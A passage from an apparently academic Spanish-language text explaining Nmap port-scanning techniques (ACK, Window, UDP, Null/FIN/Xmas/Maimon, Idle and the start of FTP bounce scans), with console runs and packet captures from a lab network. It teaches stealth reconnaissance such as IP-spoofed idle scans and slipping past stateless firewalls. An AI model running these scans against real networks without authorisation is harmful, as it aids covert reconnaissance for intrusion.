MAC Address: 00:0C:29:E1:A2:26 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.346 seconds
marcelo@saturno:~/src/nmap/bin$
```

Consola 3: Ejemplo 1 de Escaneo ACK - Puertos No Filtrados

```
Paquete Nro: 1
Tiempo: 0.000000
Origen: 00:17:31:96:5b:1f: -> Destino: ff:ff:ff:ff:ff:ff:
Protocolo: ARP
Descripción: Who has 192.168.0.30?  Tell 192.168.0.2

Paquete Nro: 2
Tiempo: 0.000269
Origen: 00:0c:29:e1:a2:26: -> Destino: 00:17:31:96:5b:1f:
Protocolo: ARP
Descripción: 192.168.0.30 is at 00:0c:29:e1:a2:26

Paquete Nro: 3
Tiempo: 0.031898
Origen: 192.168.0.2:34490 -> Destino: 192.168.0.30:22
Protocolo: TCP
Descripción: 34490 > 22 [ACK] Seq=0 Ack=0 Win=1024 Len=0

Paquete Nro: 4
Tiempo: 0.032162
Origen: 192.168.0.30:22 -> Destino: 192.168.0.2:34490
Protocolo: TCP
Descripción: 22 > 34490 [RST] Seq=0 Len=0

Paquete Nro: 5
Tiempo: 0.032321
Origen: 192.168.0.2:34490 -> Destino: 192.168.0.30:80
Protocolo: TCP
Descripción: 34490 > 80 [ACK] Seq=0 Ack=0 Win=2048 Len=0
```

```
Paquete Nro: 6
Tiempo: 0.032396
Origen: 192.168.0.30:80 -> Destino: 192.168.0.2:34490
Protocolo: TCP
Descripción: 80 > 34490 [RST] Seq=0 Len=0
```

Captura 6: Ejemplo de Ack Scan con Puertos No Filtrados

En ambos cuadros mostrados previamente (la Consola Nro. 3 generó la Captura Nro. 6), se puede ver que aún cuando el puerto 22 está abierto y el 80 está cerrado, el objetivo del test es otro: el resultado del paquete con flag ACK es un RST, y Nmap en la salida dice que ambos puertos están sin filtrar. El caso opuesto ocurre en el ejemplo siguiente:

```
marcelo@saturno:~/src/nmap/bin$ sudo ./nmap -sA -p 8080 192.168.0.30
[sudo] password for marcelo:

Starting Nmap 4.50 ( http://insecure.org ) at 2008-03-02 17:10 ARST
Interesting ports on ciclon (192.168.0.30):
PORT     STATE    SERVICE
8080/tcp filtered http-proxy
MAC Address: 00:0C:29:E1:A2:26 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.681 seconds
marcelo@saturno:~/src/nmap/bin$
```

Consola 4: NMap mostrando un puerto filtrado como resultado de un ACK Scan

```
Paquete Nro: 1
Tiempo: 0.000000
Origen: 00:17:31:96:5b:1f: -> Destino: ff:ff:ff:ff:ff:ff:
Protocolo: ARP
Descripción: Who has 192.168.0.30?  Tell 192.168.0.2

Paquete Nro: 2
Tiempo: 0.000697
Origen: 00:0c:29:e1:a2:26: -> Destino: 00:17:31:96:5b:1f:
Protocolo: ARP
Descripción: 192.168.0.30 is at 00:0c:29:e1:a2:26

Paquete Nro: 3
Tiempo: 0.036039
Origen: 192.168.0.2:35837 -> Destino: 192.168.0.30:8080
Protocolo: TCP
Descripción: 35837 > 8080 [ACK] Seq=0 Ack=0 Win=4096 Len=0

Paquete Nro: 4
Tiempo: 0.142627
Origen: 192.168.0.2:35838 -> Destino: 192.168.0.30:8080
Protocolo: TCP
Descripción: 35838 > 8080 [ACK] Seq=0 Ack=0 Win=1024 Len=0
```

Captura 7: Captura que muestra la no respuesta del objetivo al ACK Scan

En este caso, se puede observar que el objetivo no responde al ACK Scan, por lo tanto él o algún dispositivo intermedio está filtrando los paquetes enviados.

4.3.4. Window Scan

El Window Scan es similar al anterior, con la diferencia de que el port scanner, luego de enviar el paquete con el ACK, intenta hacer una suposición del estado del puerto de acuerdo a diferencias conocidas en el tamaño de ventana TCP del paquete RST que obtiene como respuesta (si se recibe un RST y el tamaño de ventana es 0, es probable que el puerto esté cerrado, si el tamaño de ventana es un número positivo, es probable que esté abierto).

Este tipo de escaneo depende exclusivamente de la implementación del stack TCP del Sistema Operativo destino, por lo que **no es muy confiable**; aún así, generalmente es cuestión de correrlo y ver si los resultados revelan alguna información interesante. Por ejemplo, si para los puertos comunes (22, 25, 80) se obtiene un "unfiltered", es probable que efectivamente, dichos puertos estén abiertos; en algunos casos sucede a la inversa, etc.[73]

4.3.5. UDP Scan

El escaneo UDP se encarga de verificar el estado de los puertos UDP del destino. La dificultad "extra" (teniendo en cuenta la obtención de resultados útiles) que plantea el protocolo UDP es su falta de estado, ya que está orientado a datagramas[74], sin la complejidad del esquema basado en conexiones de TCP. Otra desventaja es que al no tener diferentes estos "estados de conexión" (ya que como se dijo, no hay conexiones), el test que hace el port scanner es directamente enviado a la aplicación por el Sistema Operativo (si el puerto está abierto), lo que hace al test evidentemente más detectable para el objetivo que algunos escaneos de tipo TCP.

Debido a lo anterior, Nmap produce usualmente dos resultados: puerto cerrado o "open|filtered" (abierto o filtrado). El primero corresponde a que se recibió un paquete ICMP de tipo "Destination Unreachable/Port Unreachable" (ICMP tipo 3, código 3); el segundo a que no se recibió respuesta, cosa que

73 Aún así, a pesar de haberse realizado varias pruebas con diferentes SOs actuales y no tanto, no se ha podido obtener diferencia substancial alguna con respecto al ACK Scan: todos los tamaños de ventana de los RST (de puertos abiertos y cerrados) son 0. Es por eso que este escaneo no es tan frecuente, y puede que tenga mayor valor en arquitecturas o redes "*legacy*".

74 En general, se considera como datagrama un paquete correspondiente a un servicio no fiable, como UDP o mismo IP.

sucede con la mayoría de los servicios que utilizan UDP, ya que Nmap envía un *probe* UDP pero **vacío**[75,76].

Además estos resultados, en ocasiones puede recibirse un ICMP tipo 3 (Destination Unreachable), pero código 1, 2, 9, 10 o 13, en cuyos casos, Nmap informa que el puerto está filtrado (solamente). Esto es así porque justamente estos paquetes ICMP reportan un problema con el destino o una prohibición a nivel administrativo.

Por último, si algún servicio que está escuchando en el puerto UDP que está siendo escaneado, retorna alguna respuesta al "estímulo" del datagrama **vacío** enviado por Nmap, éste lo marca como **abierto**.

Estos dos últimos casos no son tan comunes, ya que en las redes de hoy en día estos paquetes ICMP no son utilizados por routers/firewalls (los datagramas simplemente se "dropean"), o por otra parte no hay muchos servicios que respondan a un mensaje vacío, respectivamente.

4.3.6. Maimon, Null, Fin y Xmas Scan

Estos tipos de scanning tienen un objetivo común: **definir qué puertos se encuentran cerrados**, enviando diferentes combinaciones de flags, según el tipo de scan:

- **Null**: Ningún Flag activado.
- **Fin**: FIN solamente.
- **Xmas**[77]: FIN + PSH + URG.
- **Maimon**: FIN + ACK.

La idea de esta combinación de banderas TCP es obtener provecho de un par de detalles de la especificación de las RFC 793 [RFC_793], que establece que:

- Cuando el estado de un puerto es Cerrado, cualquier segmento de entrada es respondido con un RST como respuesta.
- Si el estado es Listen (Abierto), cualquier otro segmento que no contenga un SYN, RST o un ACK, el host debe "dropear" el paquete (aún cuando

75 Ver Captura 3, pág. 37.

76 Nmap también dispone de herramientas para hacer fingerprint de servicios y SOs. Ver pág. 92.

77 Se lo llama Xmas por abreviación del inglés *christmas* ("navidad"), porque la representación del byte de los flags activados en el header TCP es similar a las luces de un árbol de navidad (cwr, ecn, URG, ack, PSH, rst, syn, FIN = 00101001 = 0x29)

no debería suceder este caso en un flujo normal).

Es por esto que, si el port scanner envía a un host:puerto un paquete con cualquier combinación de flags que no incluya SYN, RST o ACK, debería obtener un RST si el puerto está cerrado, y ninguna respuesta si el puerto está abierto (o filtrado, claro está).

Una contingencia a tener en cuenta es que en éste punto en particular no todos los Sistemas Operativos siguen esta regla; los no basados en Unix (Windows, Cisco, IBM OS/400, etc.) suelen enviar un RST siempre, esté el puerto abierto o cerrado. Es por eso que por un lado hay que "tomar con pinzas" los resultados de este escaneo y no como definitivos; por otra parte, sigue siendo información útil saber que por ejemplo, si se ha recibido un RST a pesar de que ciertos puertos estén abiertos, el SO destino no es un Unix o derivado y sí probablemente está corriendo un SO Windows o Cisco.

Además, lo interesante de estas técnicas de escaneo es que permiten pasar por medio de los firewalls sin estado o *stateless*[78] (aquellos que no tienen noción de las conexiones previamente establecidas), ya que por ejemplo éstos filtran los paquetes sólo con el flag SYN activado y que no cumpla cierta condición (por ejemplo, que el puerto destino sea 80); sin embargo, al enviarle paquetes FIN, dicha regla no alcanza este paquete, por lo que es ruteado al destino.

Como particularidad a las características descriptas, en el Maimon scan, al enviarle un FIN+ACK a un host que ejecute algún viejo stack TCP/IP tipo BSD[79] o derivado: si el RST de respuesta contiene un TTL menor al original, o el tamaño de ventana es mayor a cero, entonces el puerto está abierto[PRK_49].

A continuación (Consola Nro. 5) pueden verse las diferentes ejecuciones sucesivas de estos cuatro tipos de escaneo sobre el host 192.168.0.30, que tiene el puerto 22 abierto y el resto cerrados (no hay ningún firewall interponiéndose). Por

78 Los firewalls o dispositivos de filtrado de paquetes básicamente se categorizan en varios grupos, de acuerdo a cuán sofisticados son y qué características poseen: "*stateless*" o "sin estado", "*stateful*" o "con estado", y por último los de "capa de aplicación". Ver: http://en.wikipedia.org/wiki/Firewall

79 La implementación del stack TCP/IP de BSD es la versión de referencia y más extendida de los algoritmos especificados por los RFC (aunque hay otras), incluso hasta SOs con arquitecturas diferentes como Windows, la usan. La versión actual (vigente desde 1990) es la Reno TCP y su versión posterior, 4.4BSD-Lite. Ver: http://es.wikipedia.org/wiki/Implementaciones_de_TCP

brevedad sólo se muestra aquí una única captura (la Nro. 8); el resto (Nros. 9 a 11) están disponibles en el Anexo B).

En las capturas de tráfico puede verse que justamente, salvo para el puerto abierto 22 (donde no hay respuesta alguna), la respuesta del host 192.168.0.30 es un RST+ACK.

```
marcelo@saturno:~/src/nmap/bin$ sudo ./nmap -sN 192.168.0.30 -p
22,25,80

Starting Nmap 4.53 ( http://insecure.org ) at 2008-03-04 12:42 ARST
Interesting ports on ciclon (192.168.0.30):
PORT   STATE         SERVICE
22/tcp open|filtered ssh
25/tcp closed        smtp
80/tcp closed        http
MAC Address: 00:0C:29:E1:A2:26 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.541 seconds
marcelo@saturno:~/src/nmap/bin$ sudo ./nmap -sM 192.168.0.30 -p
22,25,80

Starting Nmap 4.53 ( http://insecure.org ) at 2008-03-04 12:43 ARST
Interesting ports on ciclon (192.168.0.30):
PORT   STATE  SERVICE
22/tcp closed ssh
25/tcp closed smtp
80/tcp closed http
MAC Address: 00:0C:29:E1:A2:26 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.393 seconds
marcelo@saturno:~/src/nmap/bin$ sudo ./nmap -sX 192.168.0.30 -p 20-22

Starting Nmap 4.53 ( http://insecure.org ) at 2008-03-04 12:44 ARST
Interesting ports on ciclon (192.168.0.30):
PORT   STATE         SERVICE
20/tcp closed        ftp-data
21/tcp closed        ftp
22/tcp open|filtered ssh
MAC Address: 00:0C:29:E1:A2:26 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.677 seconds
marcelo@saturno:~/src/nmap/bin$ sudo ./nmap -sF 192.168.0.30 -p
22,110,8080

Starting Nmap 4.53 ( http://insecure.org ) at 2008-03-04 12:45 ARST
Interesting ports on ciclon (192.168.0.30):
PORT     STATE         SERVICE
22/tcp   open|filtered ssh
110/tcp  closed        pop3
8080/tcp closed        http-proxy
MAC Address: 00:0C:29:E1:A2:26 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.543 seconds
marcelo@saturno:~/src/nmap/bin$
```

Consola 5: Escaneos Null, Maimon, Xmas y Fin al host 192.168.0.30 respectivamente

```
Paquete Nro: 1
Tiempo: 0.000000
Origen: 00:17:31:96:5b:1f: -> Destino: ff:ff:ff:ff:ff:ff:
Protocolo: ARP
Descripción: Who has 192.168.0.30?  Tell 192.168.0.2

Paquete Nro: 2
Tiempo: 0.000431
Origen: 00:0c:29:e1:a2:26: -> Destino: 00:17:31:96:5b:1f:
Protocolo: ARP
Descripción: 192.168.0.30 is at 00:0c:29:e1:a2:26

Paquete Nro: 3
Tiempo: 0.032196
Origen: 192.168.0.2:54999 -> Destino: 192.168.0.30:25
Protocolo: TCP
Descripción: 54999 > 25 [] Seq=0 Len=0

Paquete Nro: 4
Tiempo: 0.032437
Origen: 192.168.0.30:25 -> Destino: 192.168.0.2:54999
Protocolo: TCP
Descripción: 25 > 54999 [RST, ACK] Seq=0 Ack=0 Win=0 Len=0

Paquete Nro: 5
Tiempo: 0.032518
Origen: 192.168.0.2:54999 -> Destino: 192.168.0.30:80
Protocolo: TCP
Descripción: 54999 > 80 [] Seq=0 Len=0

Paquete Nro: 6
Tiempo: 0.032604
Origen: 192.168.0.30:80 -> Destino: 192.168.0.2:54999
Protocolo: TCP
Descripción: 80 > 54999 [RST, ACK] Seq=0 Ack=0 Win=0 Len=0

Paquete Nro: 7
Tiempo: 0.032667
Origen: 192.168.0.2:54999 -> Destino: 192.168.0.30:22
Protocolo: TCP
Descripción: 54999 > 22 [] Seq=0 Len=0

Paquete Nro: 8
Tiempo: 1.147994
Origen: 192.168.0.2:55000 -> Destino: 192.168.0.30:22
Protocolo: TCP
Descripción: 55000 > 22 [] Seq=0 Len=0
```

Captura 8: Captura de un Null Scan

4.3.7. Idle Scan

El Idle Scan puede decirse que es bastante diferente a los anteriores, dado que el port scanner no utiliza únicamente el host donde se está ejecutando para enviar paquetes directamente al destino, sino que se aprovecha de la existencia otro host intermedio (“zombie”), que debe estar inactivo en cuanto a

envío/recepción de tráfico[80] y es el que realmente actúa como origen de los paquetes de prueba para el destino.

Si bien es un proceso algo largo, puede resumirse en los siguientes pasos, suponiendo como Host A el origen, B el zombie y C el destino.

1. A comprueba:
   a) La predictibilidad en la generación del campo ID de IP[81] de B (IP-ID de ahora en más). Es decir, el port scanner en A chequea que B utilice algún algoritmo predecible (normalmente números secuenciales) para identificar (o "marcar") los paquetes IP. Esto lo hace enviándole varios paquetes SYN+ACK para obtener RSTs y chequear que los IP-ID de las respuestas son efectivamente sucesivos (o predecibles al menos[82]). Este proceso puede llamárselo como "pregunta número de IP-ID de B".
   b) Al enviarle dichos paquetes SYN+ACK y recibir los respectivos RST desde B, A también verifica que B esté sin tráfico, ya que de otra manera, los IP-IDs no serían secuenciales.
2. Si B pasa las pruebas que hace A, entonces B es adecuado para utilizar como Zombie y se guarda el último IP-ID recibido.
3. El port scanner en A le envía directamente a C paquetes SYN haciendo Spoofing de la IP[83] de B. Dichos paquetes enviados son, en realidad, el escaneo de puertos real (es un Syn Scan normal, van dirigidos a los puertos que a A le interesa saber su estado); la diferencia se encuentra en que A sabe que al haber hecho spoofing de la IP de B, las respuestas de C no serán devueltas a A, sino que irán destinadas a B (paso 4).
4. C, al recibir un paquete con SYN "desde B" (aunque en realidad sea A), va comportarse como un receptor clásico de un SYN Scan: si el puerto

80 De aquí proviene el nombre de *Idle Scan*, es decir, *idle* significa "inactivo" en inglés.

81 El Campo ID del encabezado IP es utilizado para fragmentar los datagramas en algún punto de la comunicación y reensamblarlos en otro. Se utilizan números secuenciales para relacionar un único segmento de Capa 4 en varios datagramas IP de Capa 3. Ver [TCP/IP_Ill], Cap. 11.5.

82 Para más información sobre el algoritmo que utiliza Nmap para averiguar si el IP-ID es predecible, ver: http://nmap.org/osdetect/osdetect-methods.html#osdetect-ti

83 Para hcer spoofing de una IP, Nmap modifica el campo correspondiente a la dirección IP de Origen del encabezado de los paquetes que envía. Ver [IP_SPOOF].

destino está abierto, intentará iniciar la conexión enviándole a B un SYN+ACK. Si el puerto está cerrado, le devolverá un RST+ACK.

5. B, al no haber iniciado conexión alguna con C y recibir un paquete proveniente de él, toma uno de los dos caminos:
   a) Si recibe un SYN+ACK desde C (ya que el puerto en C está abierto), para B esto no tiene sentido; inmediatamente le envía a C un RST, **incrementando el IP-ID en uno** (o generando un valor nuevo predecible por A). C con esto cierra la conexión *half-open* ("media abierta").
   b) Si recibe un RST+ACK (ya que el puerto en C está cerrado), para B esto es tráfico "nulo", es decir, ignora el paquete.
6. Luego de unos instantes de demora, A vuelve a "preguntar" el número actual de IP-ID de B, y nuevamente, hay dos alternativas:
   a) El IP-ID se incrementó en uno: entonces el puerto en C está abierto para B.
   b) El IP-ID no se incrementó: entonces el puerto en C está cerrado o filtrado.

Ejemplo y Captura de un Idle Scan:

```
marcelo@saturno:~/src/nmap/bin$ sudo nmap -sI 192.168.0.30
192.168.0.100 -p 22,25
WARNING: Many people use -P0 w/Idlescan to prevent pings from their
true IP.  On the other hand, timing info Nmap gains from pings can
allow for faster, more reliable scans.

Starting Nmap 4.20 ( http://insecure.org ) at 2008-03-06 13:23 ARST
Idlescan using zombie 192.168.0.30 (192.168.0.30:80); Class:
Incremental
Interesting ports on tsunami (192.168.0.100):
PORT   STATE           SERVICE
22/tcp closed|filtered ssh
25/tcp open            smtp
MAC Address: 00:0C:29:90:2A:2D (VMware)

Nmap finished: 1 IP address (1 host up) scanned in 3.484 seconds
marcelo@saturno:~/src/nmap/bin$
```

Consola 6: Idle Scan a 192.168.0.10 usando como Zombie a 192.168.0.30

En la consola 6 se muestra una ejecución típica de Nmap corriendo un Idle Scan; en este caso para verificar si los puertos 22 y 25 están abiertos en el host 192.168.0.100 utilizando como Zombie a 192.168.0.30. Para poder comprender la captura de tráfico, hay que recordar que el Host A tiene la MAC address

00:17:31:96:5b:1f, el Host B la MAC 00:0c:29:e1:a2:26 y el Host C la MAC 00:0c:29:90:2a:2d. Relacionar la IP con cada host puede ser engañoso, ya que A utilizará las tres direcciones IP de forma indistinta.

```
...

Paquete nro. 3 - Tiempo 0.029939
Mac Origen: 00:17:31:96:5b:1f (A) -> Mac Destino: 00:0c:29:e1:a2:26 (B)
IP Origen: 192.168.0.2 -> 192.168.0.30
IP Header: Version:4L Len:44 ID:7882 Frag:0L TTL:37 (...)
TCP Header: SPort:46174 DPort:80 SeqN:132040441 AckN:2303113251
Flags:0x12(SA) Wnd:2048 (...)
Descripcion: Ether / IP / TCP 192.168.0.2:46174 > 192.168.0.30:www SA

Paquete nro. 4 - Tiempo 0.031932
Mac Origen: 00:0c:29:e1:a2:26 (B) -> Mac Destino: 00:17:31:96:5b:1f (A)
IP Origen: 192.168.0.30 -> 192.168.0.2
IP Header: Version:4L Len:40 ID:81 Frag:0L TTL:64 (...)
TCP Header: SPort:80 DPort:46174 SeqN:2303113251 AckN:0 Flags:0x04(R)
Wnd:0 (...)
Descripcion: Ether / IP / TCP 192.168.0.30:www > 192.168.0.2:46174 R

Paquete nro. 5 - Tiempo 0.065571
Mac Origen: 00:17:31:96:5b:1f (A) -> Mac Destino: 00:0c:29:e1:a2:26 (B)
IP Origen: 192.168.0.2 -> 192.168.0.30
IP Header: Version:4L Len:44 ID:38803 Frag:0L TTL:40 (...)
TCP Header: SPort:46175 DPort:80 SeqN:132040442 AckN:2303113251
Flags:0x12(SA) Wnd:1024 (...)
Descripcion: Ether / IP / TCP 192.168.0.2:46175 > 192.168.0.30:www SA

Paquete nro. 6 - Tiempo 0.065804
Mac Origen: 00:0c:29:e1:a2:26 (B) -> Mac Destino: 00:17:31:96:5b:1f (A)
IP Origen: 192.168.0.30 -> 192.168.0.2
IP Header: Version:4L Len:40 ID:82 Frag:0L TTL:64 (...)
TCP Header: SPort:80 DPort:46175 SeqN:2303113251 AckN:0 Flags:0x04(R)
Wnd:0 (...)
Descripcion: Ether / IP / TCP 192.168.0.30:www > 192.168.0.2:46175 R

...

Paquete nro. 15 - Tiempo 0.194450
Mac Origen: 00:17:31:96:5b:1f (A) -> Mac Destino: 00:0c:29:e1:a2:26 (B)
IP Origen: 192.168.0.100 -> 192.168.0.30
IP Header: Version:4L Len:44 ID:14395 Frag:0L TTL:52 (...)
TCP Header: SPort:46173 DPort:80 SeqN:132040441 AckN:2303113251
Flags:0x12(SA) Wnd:1024 (...)
Descripcion: Ether / IP / TCP 192.168.0.100:46173 > 192.168.0.30:www SA

Paquete nro. 16 - Tiempo 0.194620
Mac Origen: 00:0c:29:e1:a2:26 (B) -> Mac Destino: 00:0c:29:90:2a:2d (C)
IP Origen: 192.168.0.30 -> 192.168.0.100
IP Header: Version:4L Len:40 ID:87 Frag:0L TTL:64 (...)
TCP Header: SPort:80 DPort:46173 SeqN:2303113251 AckN:0 Flags:0x04(R)
Wnd:0 (...)
Descripcion: Ether / IP / TCP 192.168.0.30:www > 192.168.0.100:46173 R

...
```

```
Paquete nro. 27 - Tiempo 0.653467
Mac Origen: 00:17:31:96:5b:1f (A) -> Mac Destino: 00:0c:29:e1:a2:26 (B)
IP Origen: 192.168.0.2 -> 192.168.0.30
IP Header: Version:4L Len:44 ID:46296 Frag:0L TTL:40 (...)
TCP Header: SPort:46330 DPort:80 SeqN:2870071292 AckN:3978133614
Flags:0x12(SA) Wnd:1024 (...)
Descripcion: Ether / IP / TCP 192.168.0.2:46330 > 192.168.0.30:www SA

Paquete nro. 28 - Tiempo 0.653739
Mac Origen: 00:0c:29:e1:a2:26 (B) -> Mac Destino: 00:17:31:96:5b:1f (A)
IP Origen: 192.168.0.30 -> 192.168.0.2
IP Header: Version:4L Len:40 ID:91 Frag:0L TTL:64 (...)
TCP Header: SPort:80 DPort:46330 SeqN:3978133614 AckN:0 Flags:0x04(R)
Wnd:0 (...)
Descripcion: Ether / IP / TCP 192.168.0.30:www > 192.168.0.2:46330 R
```

Captura 9: Chequeo de Secuencialidad: TCP Ping (SYN+ACK) de A en busca de RST de B

En la Captura 9 puede verse en acción el punto 1: A primero envía insistentemente (varias veces) paquetes TCP con SYN+ACK desde su IP, tratando de determinar si del RST de respuesta, el ID del encabezado IP es secuencial. Como se puede ver, el ID primero es 81 y luego 82 (y así sucesivamente para cada "pregunta", paquetes 3 al 6). Luego A hace spoofing de la IP de C y también envía pruebas para averiguar si la ID de los RST siguen siendo secuenciales (Paquete 15). Pero como estas respuestas son devueltas al Host C real (Paquete 16), la única manera de que A compruebe la suposición de que los ID se

```
Paquete nro. 29 - Tiempo 0.653851
Mac Origen: 00:17:31:96:5b:1f (A) -> Mac Destino: 00:0c:29:90:2a:2d (C)
IP Origen: 192.168.0.30 -> 192.168.0.100
IP Header: Version:4L Len:44 ID:33520 Frag:0L TTL:52 (...)
TCP Header: SPort:80 DPort:25 SeqN:2300791638 AckN:0 Flags:0x02(S)
Wnd:1024 (...)
Descripcion: Ether / IP / TCP 192.168.0.30:www > 192.168.0.100:smtp S

Paquete nro. 30 - Tiempo 0.654049
Mac Origen: 00:0c:29:90:2a:2d (C) -> Mac Destino: 00:0c:29:e1:a2:26 (B)
IP Origen: 192.168.0.100 -> 192.168.0.30
IP Header: Version:4L Len:44 ID:25 Frag:0L TTL:64 (...)
TCP Header: SPort:25 DPort:80 SeqN:2159946801 AckN:2300791639
Flags:0x12(SA) Wnd:30660 (...)
Descripcion: Ether / IP / TCP 192.168.0.100:smtp > 192.168.0.30:www SA

...

Paquete nro. 32 - Tiempo 0.654334
Mac Origen: 00:0c:29:e1:a2:26 (B) -> Mac Destino: 00:0c:29:90:2a:2d (C)
IP Origen: 192.168.0.30 -> 192.168.0.100
IP Header: Version:4L Len:40 ID:92 Frag:0L TTL:64 (...)
TCP Header: SPort:80 DPort:25 SeqN:2300791639 AckN:0 Flags:0x04(R)
Wnd:0 (...)
Descripcion: Ether / IP / TCP 192.168.0.30:www > 192.168.0.100:smtp R

...
```

incrementaron secuencialmente es volviendo a "preguntar" como al comienzo (Paquetes 27 y 28). Allí finalizó la etapa 1, y A "guarda" el último IP-ID 91 antes de hacer el escaneo en sí.

```
Paquete nro. 34 - Tiempo 0.705565
Mac Origen: 00:17:31:96:5b:1f (A) -> Mac Destino: 00:0c:29:e1:a2:26 (B)
IP Origen: 192.168.0.2 -> 192.168.0.30
IP Header: Version:4L Len:44 ID:15757 Frag:0L TTL:59 (...)
TCP Header: SPort:46248 DPort:80 SeqN:2870071792 AckN:3978133614
Flags:0x12(SA) Wnd:4096 (...)
Descripcion: Ether / IP / TCP 192.168.0.2:46248 > 192.168.0.30:www SA

Paquete nro. 35 - Tiempo 0.705851
Mac Origen: 00:0c:29:e1:a2:26 (B) -> Mac Destino: 00:17:31:96:5b:1f (A)
IP Origen: 192.168.0.30 -> 192.168.0.2
IP Header: Version:4L Len:40 ID:93 Frag:0L TTL:64 (...)
TCP Header: SPort:80 DPort:46248 SeqN:3978133614 AckN:0 Flags:0x04(R)
Wnd:0 (...)
Descripcion: Ether / IP / TCP 192.168.0.30:www > 192.168.0.2:46248 R
```

Captura 10: Ejecución del Idle Scan en sí, dado que el puerto 25 está abierto

Luego, A realiza lo siguiente para el primer puerto a escanear (el 25):

- Enviar el escaneo de puertos a C "mintiendo" sobre su dirección IP (aunque se lo puede "descubrir" en la captura por su dirección MAC). (29)
- C, como tiene el puerto 25 abierto, envía el SYN+ACK a B (30).
- B, como en ningún momento inició ninguna conexión, envía un RST a C e **incrementa su IP-ID a 92** (32).
- A vuelve a "preguntar" a B por su IP-ID; como el RST contiene el ID 93, **A sabe que el puerto 25 en C está abierto** (ya que si hubo un IP-ID 92, fue el RST que B le envió a C hace un instante).

```
Paquete nro. 36 - Tiempo 0.705948
Mac Origen: 00:17:31:96:5b:1f (A) -> Mac Destino: 00:0c:29:90:2a:2d (C)
IP Origen: 192.168.0.30 -> 192.168.0.100
IP Header: Version:4L Len:44 ID:15305 Frag:0L TTL:40 (...)
TCP Header: SPort:80 DPort:22 SeqN:2300791638 AckN:0 Flags:0x02(S)
Wnd:1024 (...)
Descripcion: Ether / IP / TCP 192.168.0.30:www > 192.168.0.100:ssh S

Paquete nro. 37 - Tiempo 0.706087
Mac Origen: 00:0c:29:90:2a:2d (C) -> Mac Destino: 00:0c:29:e1:a2:26 (B)
IP Origen: 192.168.0.100 -> 192.168.0.30
IP Header: Version:4L Len:40 ID:26 Frag:0L TTL:255 (...)
TCP Header: SPort:22 DPort:80 SeqN:0 AckN:2300791639 Flags:0x14(RA)
Wnd:0 (...)
Descripcion: Ether / IP / TCP 192.168.0.100:ssh > 192.168.0.30:www RA

...

Paquete nro. 39 - Tiempo 0.757475
Mac Origen: 00:17:31:96:5b:1f (A) -> Mac Destino: 00:0c:29:e1:a2:26 (B)
IP Origen: 192.168.0.2 -> 192.168.0.30
IP Header: Version:4L Len:44 ID:13500 Frag:0L TTL:56 (...)
TCP Header: SPort:46376 DPort:80 SeqN:2870072292 AckN:3978133614
Flags:0x12(SA) Wnd:1024 (...)
Descripcion: Ether / IP / TCP 192.168.0.2:46376 > 192.168.0.30:www SA

Paquete nro. 40 - Tiempo 0.757751
Mac Origen: 00:0c:29:e1:a2:26 (B) -> Mac Destino: 00:17:31:96:5b:1f (A)
IP Origen: 192.168.0.30 -> 192.168.0.2
IP Header: Version:4L Len:40 ID:94 Frag:0L TTL:64 (...)
TCP Header: SPort:80 DPort:46376 SeqN:3978133614 AckN:0 Flags:0x04(R)
Wnd:0 (...)
Descripcion: Ether / IP / TCP 192.168.0.30:www > 192.168.0.2:46376 R
```

Captura 11: Idle Scan: El puerto 22 en C está Cerrado

Para el último puerto a escanear en C (el 22):

- A vuelve a enviar un paquete SYN al puerto 22 de C "mentiroso" con la IP origen de B (36).
- Como el puerto en C está cerrado, envía un RST+ACK a B (37). B no hace nada, descarta este paquete.
- A vuelve a "preguntar" por el IP-ID. El IP-ID no se incrementó (es 94), por lo que A asume que B no envío ningún RST luego del paquete 36. **Por lo tanto, A asume que el puerto 22 en C está cerrado.**[84]

Ventajas y Desventajas del Idle Scan

Nmap en realidad generaliza en forma poco óptima este proceso para varios puertos, pero de todas maneras lo mejora (se comporta en forma parecida a una

84 Si bien en el Anexo B está detallada toda la captura, estos son los paquetes más importantes. El resto son nuevos intentos y pruebas que realiza el Nmap, pero los resultados siguen siendo los mismos.

búsqueda binaria recursiva). Una de las ventajas es que ni C ni su administrador se enteran en ningún momento que el escaneo provino en realidad de A. Otra es que A puede detectar relaciones "de confianza" entre B y C; es decir, si C tiene reglas diferentes para B que lo hacen especial (por ejemplo, le permite pasar cierto tráfico), A puede detectarlo.

Entre las mayores desventajas, está la de encontrar un Zombie adecuado. Claramente, más allá de que B debe utilizar un Sistema Operativo que asigne IP-IDs predecibles para todo el tráfico, B debe poseer algún puerto sin filtrar para que A pueda obtener RSTs. También puede complicar el tráfico que tenga B en ese momento, como también la cantidad de paquetes que es necesario intercambiar, con el consiguiente consumo de ancho de banda y pérdida de tiempo hasta obtener un resultado.

Para más detalles de este escaneo, ver [SNC_IDLE] y [NMAP_IDLE].

4.3.8. FTP Bounce Scan

Este tipo de escaneo aprovecha una vieja vulnerabilidad de los servidores FTP al implementar lo establecido por el RFC 959[85], que es quien define el protocolo FTP. En dicha especificación, se permite un uso alternativo del comando PORT[86], con el objetivo de que un servidor FTP envíe archivos propios o información a otro servidor FTP distinto al cliente original. Hoy en día esto comúnmente se llama FXP[87].

Sin embargo, en este tipo de escaneo se aprovecha de esta funcionalidad para pedirle al Servidor FTP que se conecte a la IP y puerto del objetivo, indistintamente si es un FTP Server o no; en realidad, el RFC (y los servidores FTP vulnerables) no impiden que sea cualquier IP y puerto (aquí reside el origen de la vulnerabilidad).

Si la conexión es exitosa, el servidor FTP lo informa al cliente FTP (el port

85 Enlace al RFC 959 del protocolo FTP: http://tools.ietf.org/html/rfc959, página 9.

86 El uso tradicional del comando PORT es para iniciar una conexión de datos FTP en lo que se llama "Modo Activo" con el cliente. Hoy en día, por ser más práctico en la configuración de firewalls, se usa extensivamente para esto el "Modo Pasivo", y el comando FTP que lo representa es el PASV.

87 FXP (*File eXchange Protocol* - Protocolo de intercambio de Archivos) Es una metodología que permite que un cliente le ordene a un servidor FTP enviar un archivo (o más genéricamente, datos) a otro servidor directamente entre ellos, sin que intervenga el mismo cliente.

scanner), y éste marca el puerto como abierto. En caso contrario el servidor FTP también lo informa (con un error) que el port scanner reconoce, viendo el puerto del destino como cerrado.

Dado un esquema similar al Idle Scan anterior (donde A es el host que ejecuta el port scanner, B es el Servidor FTP y C el equipo objetivo), la secuencia de ataque típica es:

